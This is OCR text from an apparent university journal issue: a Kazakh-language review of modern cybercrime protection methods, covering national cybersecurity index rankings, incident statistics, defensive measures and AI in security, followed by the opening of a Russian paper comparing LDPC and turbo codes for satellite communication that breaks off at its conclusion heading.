Нұртай Нұрсұлтан Нұрланұлы, студент, Халықаралық ақпараттық технологиялар университеті, ББ «Ақпараттық жүйелер»

Сведения об авторах:
Нұртай Нұрсұлтан Нұрланұлы, студент, Международный университет информационных технологий, ОП «Информцаионные системы»

About the authors:
Nursultan N. Nurtay, student, International IT University, EP «Informational systems»

УДК 004.056.53

КИБЕРҚЫЛМЫСТАН ҚОРҒАУДЫҢ ЗАМАНАУИ ТӘСІЛДЕРІ

Б.М. Олжабаев*, Д.Қ. Тоқсеит
Л.Н. Гумилев атындағы Еуразия ұлттық университеті,
Астана, Қазақстан.

Олжабаев Б.М. — «Ақпараттық қауіпсіздік жүйелері» мамандығының магистранты, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
ORCID: 0009-0007-1008-274X;
Тоқсеит Д.Қ. — PhD, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
ORCID: 0000-0001-9075-3943.

Аңдатпа. Қазіргі цифрлық қоғамда киберқылмыс ұйымдарға, мемлекеттерге және жеке тұлғаларға үлкен қауіп төндіреді. «Киберқылмыстан қорғаудың заманауи тәсілдері» мақаласында жекелеген пайдаланушылар, кәсіпорындар мен мемлекеттік органдар деңгейінде киберқылмыстан қорғау үшін қолданылатын шаралар мен стратегияларға шолу жасалады. Мақалада киберқауіптердің әртүрлі аспектілері, соның ішінде киберқылмыскерлер қолданатын техникалық әдістер, сондай-ақ киберқауіпсіздікті қамтамасыз етудегі жасанды интеллект рөлі қарастырылады. Мақаланың бөлімдерінде жеке пайдаланушыларға арналған шараларды талдау, кәсіпорындарды қорғау стратегиялары, киберқылмыспен күресу бойынша үкіметтің бастамаларын жүзеге асыру, сондай-ақ киберқауіпсіздікте қолданылатын жасанды интеллект әдістері бар. Бұл шолу оқырмандарға цифрлық дәуірдегі бүгінгі қиындықтар мен қорғаныс тәжірибесіне бірегей көзқарас береді.

Түйін сөздер: Киберқауіпсіздік, киберқылмыс, ұлттық киберқауіпсіздік индексі, болжам, кибершабуыл, эксплойттар, аутентификация, желі қауіпсіздігі, ақпараттық қауіптер.

СОВРЕМЕННЫЕ МЕТОДЫ ЗАЩИТЫ ОТ КИБЕРПРЕСТУПНОСТИ

Б.М. Олжабаев*, Д.Қ. Тоқсеит
Евразийский национальный университет имени Л.Н. Гумилева,
Астана, Казахстан.

Олжабаев Б.М. — магистрант специальности «Системы информационной безопасности», Евразийский Национальный Университет имени Л.Н. Гумилева, Астана, Казахстан.
ORCID: 0009-0007-1008-274X;

Тоқсеит Д.Қ. — PhD, Евразийский национальный университет имени Л.Н. Гумилева, Астана, Казахстан.
ORCID: 0000-0001-9075-3943.

Аннотация. В современном цифровом обществе киберпреступность представляет серьезную угрозу для организаций, государств и отдельных лиц. Статья "Современные подходы к защите от киберпреступности" представляет собой обзорные материалы о мерах и стратегиях, используемых для защиты от киберпреступности на уровне индивидуальных пользователей, предприятий и государственных органов. В статье рассматриваются различные аспекты киберугроз, включая технические методы, применяемые киберпреступниками, а также роль искусственного интеллекта в обеспечении кибербезопасности. Разделы статьи включают в себя анализ мер для индивидуальных пользователей, стратегии защиты предприятий, реализацию государственных инициатив по борьбе с киберпреступностью, а также техники искусственного интеллекта, применяемые в кибербезопасности. Этот обзор предоставляет читателям уникальный взгляд на современные вызовы и методы защиты в цифровой эпохе.

Ключевые слова: Кибербезопасность, киберпреступность, национальный индекс кибербезопасности, прогнозирование, кибератака, эксплойты, аутентификация, сетевая безопасность, информационные угрозы.

MODERN METHODS OF PROTECTION AGAINST CYBERCRIME

B.M. Olzhabayev*, D.K. Tokseit
L.N. Gumilyov Eurasian National University, Astana, Kazakhstan.

Olzhabayev B.M. — Master of the specialty «Information security systems», L.N. Gumilyov Eurasian National University, Astana, Kazakhstan.
ORCID: 0009-0007-1008-274X;
Tokseit D.K. — PhD, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan
ORCID: 0000-0001-9075-3943.

Abstract. In today's digital society, cybercrime poses a serious threat to organizations, states and individuals. The article "Modern Approaches to Protection from Cybercrime" provides an overview of the measures and strategies used to protect against cybercrime at the level of individual users, enterprises and government agencies. The article examines various aspects of cyber threats, including the technical methods used by cybercriminals, as well as the role of artificial intelligence in ensuring cybersecurity. Sections of the article include analysis of measures for individual users, strategies for protecting enterprises, implementation of government initiatives to combat cybercrime,

as well as artificial intelligence techniques used in cybersecurity. This review provides readers with a unique perspective on today's challenges and defense practices in the digital age.

Keywords: Cybersecurity, cybercrime, national cybersecurity index, forecasting, cyberattack, exploits, authentication, network security, information threats.

Кіріспе

Қазіргі әлемде цифрлық технологиялар өмірдің ажырамас бөлігіне айналды. Қылмыскерлер өздерінің қылмыстық жоспарларын жүзеге асыру үшін онлайн жүйелердегі, желілердегі және инфрақұрылымдағы әлсіз жақтарды пайдаланады. Нәтижесінде бұл факт бүкіл әлем бойынша экономикаға, жалпы әлеуметтік және саяси салаларға үлкен кері әсерін тигізеді. Киберқылмыстың көптеген жаңа түрлері уақыт өте келе өсіп келеді. Олардың кейбіреулеріне фишинг, төлем бағдарламалары және деректердің бұзылуы жатады. Киберқылмыскерлер бірлескен жұмыс барысында жаңа технологиялар пайдаланатындықтан, олар ұйымшыл және икемді болады.

Негізгі бөлім

Соңғы уақытта киберқылмыстардың айтарлықтай өсуі байқалды, бұл киберқауіпсіздік мәселелеріне көбірек көңіл бөлуді және алдын алу шараларын белсенді түрде жүзеге асыруды талап етеді. Мемлекеттік техникалық қызметтің мәліметінше, 2023 жылы Қазақстанда шетелдік хакерлер жасаған 223 миллионнан астам кибершабуыл әрекеттері тіркелген болатын. Көбінесе киберқылмыстың түрі, шамамен 133,5 миллионға жуық жергілікті мемлекеттік органдарды бұзу мақсатында жасалған болатын. Шамамен 47,7 миллион кибершабуыл мекемелерге, ал 27 миллионы квазимемлекеттік секторға жасалған шабуылдар. 19,9 миллион байланыс операторлары мен 2,9 милллион жеке компаниялар кибершабуыл туралы хабарлаған. National Cybersecurity Index (NSCI) деректері бойынша, 2023 жылы ұлттық киберқауіпсіздік индексі бойынша елдер рейтингінде Қазақстан әлемдегі 176 елдің ішінде 78-орынға тұрақтады (Сурет 1).

Дәреже	Ел	Ұлттық киберқауіпсіздік индексі	Цифрлық даму деңгейі	Айырмашылық
1.	Бельгия	94,81	74.07	20.74
2.	Литва	93,51	67,34	26.17
3.	Эстония	93,51	75,59	17.92
4.	Чешская Республика	90,91	69,21	21.70
5.	Германия	90,91	80.01	10.90
72.	Китай	51,95	62,41	-10,46
78.	Казахстан	48.05	60,18	-12.13
91.	Кыргызстан	37,66	42,96	-5.30

Сурет 1 - Ұлттық киберқауіпсіздік индексі бойынша елдер рейтингі [1].

Ұлттық киберқауіпсіздік индексі — елдердің киберқауіптің алдын алуға және оны басқаруға дайындығын өлшейтін операциялық индекс. Еліміздің ұлттық киберқауіпсіздік индексі максималды мүмкін 100%-дан 48.05%-ды құрап тұр.

Киберқауіпсіздік барған сайын цифрландырылған әлемдегі елдер үшін маңызды аспектке айналуда. Киберқауіпсіздік және деректер қауіпсіздігі қатерлерінің күрделене түсуі жағдайында киберқауіпсіздікті тиімді басқару, ұлттық даму стратегиясының ажырамас бөлігіне айналуда. Ұлттық киберқауіпсіздік индекстері, елдерге киберқауіптерге қарсы тұруға дайындығын бағалауға және қосымша назар аударуды және жақсартуды қажет ететін салаларды анықтауға көмектеседі. Қазақстан жағдайында киберкеңістікті қорғау бойынша күш-жігерді күшейту және осалдықтарды азайту ұлттық қауіпсіздік пен тұрақтылықты қамтамасыз етуде басты рөл атқарады.

Киберқылмыс жеке тұлға, компания деңгейінде де, ұлттық деңгейде де елеулі қиындықтар туғызады. Оның ішіне қаржылық және экономикалық қиындықтар, сауданың төмендеуі, деректердің жоюлуы мен бұзылуы кіреді.

Жеке тұлғаларға ең көп тараған әсерлерінің бірі қаржылық шығын болып табылады. Киберқылмыскерлер банк картасының нөмерлері мен құпия деректерге қол жеткізу үшін фишинг, бұзу және зиянды бағдарлама сияқты әртүрлі әдістерді жиі пайдаланады. Бұл рұқсат етілмеген транзакциялар арқылы ақшаның жоғалуына, ұрланған ақпаратты интернет желісіне жариялау салдарынан, кәсіптік ортада сенімділік пен сенімнің жоғалуына әкеледі. Осылайша, киберқылмыс тұлғаның беделіне нұқсан келтіруі мүмкін.

Жеке тұлғаларға арналған киберқылмыстан қорғанудың бірнеше шаралары:

- Сенімді құпия сөз жасап, екі факторлы аутентификацияны қолдану;
- Жалпыға ортақ Wi-Fi желілері мен виртуалды желіні (VPN) пайдаланудан аулақ болу;
- Күмәнды электрондық пошталар мен хабарламалардан, әсіресе сілтемелерден сақ болу;
- Маңызды деректердің тұрақты сақтық көшірмесін жасап отыру.

Кәсіпорындар, әсіресе шағын және орта бизнестер үшін киберқылмыс тікелей қаржылық шығындар мен электрондық поштаның бұзылуына әкеліп соқтырады. Осындай шабуылдар көбінесе жұмыстың тоқтауына және өнімділіктің төмендеуіне әкеледі. IT ресурстары және жүйелер мен желілерді қалпына келтіру, айтарлықтай үлкен шығындарды қажет етеді. Сонымен қатар деректерді қорғау ережелерін сақтамау және сот шығындары қосымша қиындықтар тудырады.

Кәсіпорындарды киберқылмыстан қорғаудың шаралары:

- Қауіпсіздік тәуекелдеріне тұрақты бағалау жүргізу;
- Қызметкерлер үшін киберқауіпсіздік бойынша тренингтер өткізу;
- Сенімді құпия сөздерді, екі факторлы аутентификацияны және құпия деректерді шифрлауды енгізу;
- Сақтық көшірме жасау және апатты қалпына келтіру жоспарын жасау;
- Бағдарламалық және аппараттық жасақтамаларды әрдайым жаңартып отыру.

Киберқылмыс ұлттық қауіпсіздікке, үкіметтік және әскери нысандарына

жасалған шабуылдар, құпия ақпараттың және операцияларды бұзулуына үлкен қауіп төндіреді. Сондай-ақ киберқылмыскерлер алуан түрлі технологияларды қолданады. Оларға тыңшылықпен айналысу, мемлекеттік құпияларды ұрлау және маңызды инфрақұрылымды бұзуды жатқызуға болады.

Үкіметтер азаматтарды киберқылмыстан қорғау үшін бастамалар мен саясатты жүзеге асыра алады, соның ішінде:

 Кәсіпорындар мен ұйымдар үшін киберқауіпсіздік стандарттары мен ережелерін жүргізу және оқыту;

 Киберқауіпсіздіктің жаңа технологиялары мен құралдарын зерттеуге және дамытуға инвестиция жасау;

 Киберқылмыс үшін жазалау шараларын қолдану және жауапқа тарту;

 Дүние жүзіндегі киберқылмыспен күресу және қауіп-қатер туралы ақпаратпен бөлісу үшін халықаралық жетекшілермен ынтымақтастықта болу.

Киберқылмыскерлер көп қолданатын техникалық әдістер


1) *Зиянды бағдарламалар немесе эксплойттар.* Киберқылмыскерлер вирустар, трояндар және төлемдік бағдарламалар сияқты әртүрлі бағдарламаларды пайдаланып жүйелерді бұзады. Зиянды бағдарлама көбінесе әлеуметтік инженерия тактикасымен бірге жүреді.

2) *Фишинг және әлеуметтік инженерия.* Киберқылмыскерлер құпия деректерді пайдалану және ұрлау үшін, алдау немесе әртүрлі күмәнді сілтемелерді басу үшін жалған электрондық хаттар жасап, фишингті пайдаланады. Бұл әдіс әлі де өте кең таралған болып саналады.

Әлеуметтік инженерия стратегиясыда киберқылмыскерлер адам психологияны манипуляциялау арқылы құпия жазба деректер жүйесіне рұқсатсыз кіру немесе қол жеткізу үшін сенім мен беделді пайдаланады.

3) *Қызмет көрсетуден бас тарту (DoS).* DoS шабуылдары компьютер жүйесінің, қызметтің немесе желінің қалыпты жұмысын істен шығаруға, өнімділігін төмендетуге бағытталған. Мұндай әрекеттер негізінен пайдаланушылардың әдетте пайдаланатын ресурстарға немесе маңызды жұмыстарға қол жеткізуін шектейді.

4) *SQL инъекциясы және сайтаралық сценарий (XSS).* SQL инъекциялары және XSS (сайтаралық сценарийлер шабуылдары) веб-қосымшалардағы кең таралған екі осалдық болып табылады. SQL инъекциялары шабуылдаушыларға SQL кодын дерекқор сұрауларына енгізуге мүмкіндік береді, ал XSS шабуылдары зиянды сценарийлерді клиент жағында орындалатын веб-беттерге енгізуге мүмкіндік береді.



Сурет 2 - Қазақстандағы киберинциденттер статистикасы (2020-2024 ж.).

Ұсынылған деректерден киберқауіптер мен киберқауіпсіздік оқиғаларының Қазақстанда әлі де үлкен қауіп төніп тұрғаны анық. Зиянды бағдарламалық қамтамасыз ету, фишинг, әлеуметтік инженерия және басқа да шабуыл түрлері өзекті болып қала береді және ұйымдар мен азаматтар үшін елеулі шығындарға әкеледі.

Қауіптерді азайту және елдің ақпараттық ресурстарын қорғау үшін мыналар қажет:

1) Кибершабуылдарды анықтау мен алдын алудың озық технологиялары мен әдістерін енгізу арқылы ақпараттық жүйелер мен желілердің қауіпсіздік шараларын күшейту.

2) Қызметкерлер мен азаматтарды фишингтен, әлеуметтік инженериядан және киберқауіптердің басқа түрлерінен қорғау әдістері туралы оқыту және хабардарлығын арттыру.

3) Жаңа қауіптер мен қауіпсіздіктің озық тәжірибелері туралы ақпарат алмасу үшін киберқауіпсіздік саласындағы халықаралық ынтымақтастықты дамыту.

4) Халықаралық талаптар мен стандарттарға сәйкестікті қамтамасыз ете отырып, киберқауіпсіздік саласындағы ұлттық ережелер мен стандарттарды сақтау және жетілдіру.

5) Жаңа қауіптер мен шабуылдарға жедел ден қою мақсатында киберқауіпсіздік қатерлеріне жүйелі мониторинг және талдау жүргізу.

Бұл шараларды жүзеге асыру Қазақстандағы киберқауіпсіздіктің жалпы деңгейін жақсартады және мемлекет, кәсіпорындар мен азаматтар үшін кибершабуыл қаупін азайтады.

Киберқауіпсіздіктегі жасанды интеллект (AI) және машиналық оқыту (ML) технологиялары

Жасанды интеллект (AI) және машиналық оқыту (ML) ақпараттық жүйелер мен деректерді үнемі өсіп келе жатқан қауіптерден қорғай отырып, киберқауіпсіздікте маңызды рөл атқарады. Бұл технологиялар шабуылдарды жылдам анықтауға,

пайдаланушы мен жүйенің аномальды әрекетін анықтауға және ықтимал қауіптерді болжауға мүмкіндік береді. Олар шабуылдардың жаңа түрлеріне жауап бере алатын және қауіпсіздік тәуекелдерін барынша азайта алатын адаптивті қорғанысты қамтамасыз етеді, бұл үнемі өзгеріп отыратын киберқауіпті ортада әсіресе маңызды бола түседі.

Киберқауіпсіздікте әртүрлі AI және ML әдістері қолданылады, соның ішінде:

1) Аномалияны анықтау: Желі трафигіндегі, пайдаланушы әрекетіндегі немесе қолданба өнімділігіндегі әдеттен тыс немесе күдікті әрекетті анықтауға көмектесетін әдістер.

2) Жіктеу әдістері: Бұрын белгілі үлгілер мен сипаттамаларды талдау негізінде шабуылдар мен қауіп түрлерін автоматты түрде анықтау үшін қолданылады.

3) Үлкен деректерді талдау: Жаңа қауіптер мен тенденцияларды анықтау мақсатында кибершабуылдар туралы деректердің үлкен көлемін өңдеу және талдау үшін пайдаланылады.

4) Терең оқыту әдістері: Шабуылдарды анықтау және алдын алу, сондай-ақ мәтіндік және көрнекі ақпаратты талдау үшін күрделі үлгілерді жасауға мүмкіндік беретін нейрондық желілер мен басқа алгоритмдерді қамтиды.

5) Оқытуды күшейту: Шабуылдардың жаңа түрлеріне бейімделе алатын және тәжірибе мен кері байланыс негізінде олардың жұмысын жақсартатын алгоритмдерді әзірлеу үшін қолданылатын әдістер.

Бұл әдістер нақты уақыт режимінде әртүрлі қауіптерді анықтауға, талдауға және алдын алуға қабілетті тиімді киберқауіпсіздік жүйелерін құруға мүмкіндік береді, бұл ақпараттық ресурстар мен жүйелерді қорғау деңгейін айтарлықтай арттырады.

Жасанды интеллект саласындағы киберқауіпсіздіктегі ағымдағы өзгерістер, қорғаныс стратегияларында тағы бір революцияны тудыруы мүмкін. Болашақ киберқауіпсіздік ландшафты қауіп-қатерді алдын ала іздеу, болжау мүмкіндіктерді машиналық оқытудағы жетістіктер арқылы қалыптасуы керек. Қауіпсіз цифрлық болашақты қамтамасыз ету және технологияны толық пайдалану үшін ұйымдар зерттеулерге, ынтымақтастыққа және үздіксіз инновацияларға инвестиция салуы қажет. Киберқауіпсіздіктің болашағы неғұрлым ақылды және мықты қауіпсіздік жүйелеріне байланысты.

Қорытынды

Технологиялар күнделікті өмірімізде және ұйымдардың жұмысында маңызды рөл атқаратын қазіргі цифрлық әлемде киберқылмыс барған сайын өзекті мәселеге айналды. Біздің мақалада киберқылмыскерлер жүйелер мен деректерге шабуыл жасау үшін қолданатын ең көп таралған әдістерді қарастырдық. Дегенмен, бұл әдістерді білу және олардың принциптерін түсіну, хабардар болу мен ықтимал қауіптерге дайын болуды арттыруға көмектеседі. Жаңартылған антивирустық бағдарламалық құралды пайдалану, бағдарламалар мен операциялық жүйелерді жүйелі түрде жаңарту, қызметкерлерді киберқауіпсіздікке үйрету және шифрлау механизмдерін пайдалану сияқты тиімді қауіпсіздік шаралары, шабуылға ұшырау

қаупін айтарлықтай азайтады. Киберқауіпсіздік саласында үздіксіз білім алу және дамыту, ұйымдар мен үкіметтер арасындағы ынтымақтастық және ақпараттық қауіпсіздік саласындағы инновацияларға ұмтылу, киберқылмыспен күресудің және цифрлық дәуірде күшті қорғанысты қамтамасыз етудің негізгі факторлары болып табылады. Бірлескен күш-жігер мен қауіпсіздік мәселелеріне үнемі назар аудару арқылы ғана біз цифрлық әлемді қауіпсіз және киберқауіптерге төзімді ете аламыз.

ӘДЕБИЕТТЕР

Archived data from 01.09.2023, [Электрондық ресурс] URL: — https://ncsi.ega.ee/ncsi-index/?order=rank&archive=1. (жүгінген күні 10.02.2024)

Archived data from 2016-2023 (Kazakhstan), [Электрондық ресурс] URL: — https://ncsi.ega.ee/country/kz_2022/. (жүгінген күні 10.02.2024)

Цифровой щит: обзор 2023 года в кибербезопасности, [Электрондық ресурс] URL: — https://sts.kz/wp-content/uploads/2024/01/kiberdajdzhest-2023.pdf. (жүгінген күні 20.02.2024)

Фишинговые сайты, Spear-phishing, Whaling — «Киберщит Казахстана» совершенствует систему безопасности, [Электрондық ресурс] URL: — *https://primeminister.kz/ru/news/reviews/fishingovye-sayty-spear-phishing-whaling-kibershchit-kazahstana-sovershenstvuet-sistemu-bezo* pasnosti-2675856. (жүгінген күні 20.02.2024)

Кибератаки на предприятия в Казахстане: актуальные угрозы и методы предотвращения, [Электрондық ресурс] URL: — https://kazteleport.kz/news/statii/kiberataki-na-predpriyatiya-v-kazakhstane-aktualnye-ugrozy-i-metody-predotvrashcheniya/. (жүгінген күні 20.02.2024)

Статистика инцидентов, [Электрондық ресурс] URL: — https://www.cert.gov.kz/. (жүгінген күні 21.02.2024)

Автор туралы ақпарат:

Олжабаев Бауыржан Муратович, «Ақпараттық қауіпсіздік жүйелері» мамандығының магистранты, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.

Сведения об авторе:

Олжабаев Бауыржан Муратович, магистрант специальности «Системы информационной безопасности», Евразийский Национальный Университет имени Л.Н. Гумилева, Астана, Казахстан.

About the author:

Bauyrzhan M. Olzhabayev, master's degree in Information Security Systems, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan.

УДК.621.396

Сайфатова Д.Б.
Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Илипбаева Л.Б.

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ПОМЕХОУСТОЙЧИВЫХ КОДОВ В СПУТНИКОВЫХ СИСТЕМАХ СВЯЗИ

Аннотация. В статье приведен сравнительный анализ LDPC и турбо кодов с учетом пропускной способности, вероятности битовой ошибки и отношения сигнал/шум. Результаты исследования позволили определить оптимальный выбор кодирования для спутниковых систем.

Ключевые слова: кодирование, декодирование, спутниковая связь, геостационарная, низкоорбитальная, вероятность ошибки, LDPC, турбо.

Введение

В век глобализации и цифровизации жизненно необходимо иметь доступ к качественной и достоверной информации. В среде формирующих информационные потоки значимое место занимают спутниковые сети и системы. В процессе передачи информации по любому каналу связи в полученных данных чаще всего возникают ошибки, вызванные помехами. Если эти ошибки имеют минимальный характер, то переданная информация пригодна для использования конечным пользователем. Однако, при большом количестве ошибок практически невозможно получить точное считываемое сообщение. Полностью устранить ошибки представляется невозможным, но возможно их минимизировать. Для защиты передаваемого сигнала существуют различные способы: модуляция несущей частоты двоичными псевдослучайными последовательностями; системы автоматической коррекции ошибок; протоколы управления каналами связи; множественное кодирование; помехоустойчивое кодирование и др. Но самым актуальным способом обнаружения и исправления ошибок в спутниковых системах является помехоустойчивое кодирование. Для минимизации ошибок, возникающих в канале спутниковой связи на сегодняшний день наиболее часто применяемыми, оптимальными и эффективными, рассматриваются LDPC-коды и турбо-коды [1].

Целью является определение наиболее оптимального метода кодирования в спутниковой связи путем моделирования сигналов в программной среде GNU Octave и оценки их характеристик: пропускной способности, вероятности битовой ошибки и отношения сигнал/шум.

LDPC коды хорошо признаны в качестве емкостных кодов, приближенных для различных типов каналов, когда размер кодового слова стремится к бесконечности [2]. Данные коды используются в стандартах DVB-S2, IEEE 802.16e, IEEE 802.11n, DVB – T2 и других и применяются в основном в спутниковой связи,

беспроводных сетях, локальных сети, наземном телевидении. Кодирование в LDPC осуществляется путем умножения кодовых слов на проверочную матрицу и получения векторов. При реализации кодера в нем может храниться сама проверочная матрица (например, для коротких кодов) [2].

Структурная схема передачи LDPC-закодированного, модулируемого QPSK сигнала через канал AWGN (Аддитивный белый гауссовский шум), представлена на рисунке 1

Рисунок 1- Структурная схема передачи сигнала с LDPC кодированием

Турбо коды используются в стандартах DVB-S2, IEEE 802.16, WiMAX и других, а также областью их применения являются: Дальняя космическая связь, спутниковая связь, наземное телевидение, беспроводные сети. Принцип работы турбо кода заключается в следующем. В передатчике кодер вносит в информационное сообщение избыточность в виде проверочных символов. В приемнике демодулятор преобразует принятый сигнал в последовательность чисел, представляющих оценку переданных данных — метрики. Метрики поступают в декодер, который исправляет возникающие при передаче ошибки, используя внесенную кодером избыточность [3].

На рисунке 2 представлена структурная смеха турбокодера




Рисунок 2- Структурная схема турбокодера

Алгоритмы декодирования. В LDPC и турбо кодах актуален итеративный алгоритм декодирования. Суть алгоритма- передача между переменными и проверочными узлами итеративно, пока результат не будет достигнут (или процесс будет остановлен).

Для декодирования LDPC- кодов обычно используются разновидности sum-product -алгоритм распространения доверия с помощью двунаправленной передачи сообщений на графе, применяемый для вывода на графических

вероятностных моделях и min-sum -алгоритм «минимум суммы», основная идея алгоритма заключается в вычислении и обновлении вероятностей сообщений между переменными узлами и проверочными узлами, алгоритм основан на принципе максимизации вероятностей и поиске оптимальных значений для битовых переменных [4]. В основе работы данных методов лежит итеративный обмен мягкими решениями между битовыми и проверочными узлами графа кода. При правильном выборе кода (проверочной матрицы) удается получить близкие к оптимальным результатам. Алгоритм распространения доверия с двунаправленной передачей сообщения позволил в результате построения получить достаточно хорошие значения при меньшей сложности реализации, показанные на рисунке 3




Рисунок 3- Эффективность LDPC-декодирования методами алгоритма распространения доверия с помощью двунаправленной передачи сообщений и алгоритма минимума суммы

Одним из главных оцениваемых параметров кодированного сигнала при передаче является отношение сигнал/шум (SNR). Чем ниже сигнал/шум, тем выше вероятность возникновения ошибок в сигнале. Низкое SNR означает, что сигнал затеряется в шумах и может быть неправильно интерпретирован при приеме. Чем меньше вероятность битовой ошибки, тем эффективнее декодирование с минимальными потерями.

Турбо коды декодируются по алгоритму Витерби- итерационный алгоритм, основанный на поиске наиболее вероятной последовательности исходных данных на основе полученных ранее результатов. Эффективность декодирования оценивается по показателям сигнал/шум и вероятности битовой ошибки7-чем ниже вероятность ошибки и выше значение сигнал/шум, тем лучше показатели, которые представлены в результате моделирования на рисунках 4, 5:




Рисунок 4- Эффективность турбо-декодирования алгоритмом Витерби для одной итерации




Рисунок 5- Эффективность турбо-декодирования алгоритмом Витерби для трех итераций

Турбо-коды демонстрируют тенденцию к низкой сложности кодирования, но высокой сложностью декодирования на примере одной и трех итераций, в LDPC-кодах возросла сложность кодирования, но вместе с этим упростился процесс декодирования. LDPC-коды, как и турбо-коды используют итеративные методы декодирования, однако декодирование может выполняться параллельно, что упрощает сложность декодера и повышает его быстродействие [4].

Анализ пропускной способности.

Моделирование было проведено для спутниковой системы с квадратурной фазовой модуляцией QPSK с учетом помех, возникающих в каналах спутниковой связи. В качестве канала связи рассматривалась модель с замираниями для случаев с мягким (K = 4) и сильным затенениями (K = 0,6). Результаты моделирования приведены на графике на рисунке 6




Рисунок 6- Вероятность битовых ошибок для турбокодов и LDPC-кодов (кодовые скорости 1/2 и 1/3)

Среднее значение вероятности ошибки в турбо-коде $10^{-0,6}$ (0,251189), в LDPC-$10^{-0.8}$ (0,158489), 0,251189>0,158489. Соответственно, результаты расчета вероятности битовой ошибки показали, что LDPC-коды имеют наиболее оптимальную помехоустойчивость и пропускную способность по параметрам вероятности ошибки и отношения сигнал/шум по сравнению с турбокодами при меньшей избыточности LDPC-кода. Учитывая теоретическую возможность ещё большего энергетического выигрыша [6], применение недвоичных LDPC кодов дает возможность улучшить эти параметры.

Заключение.

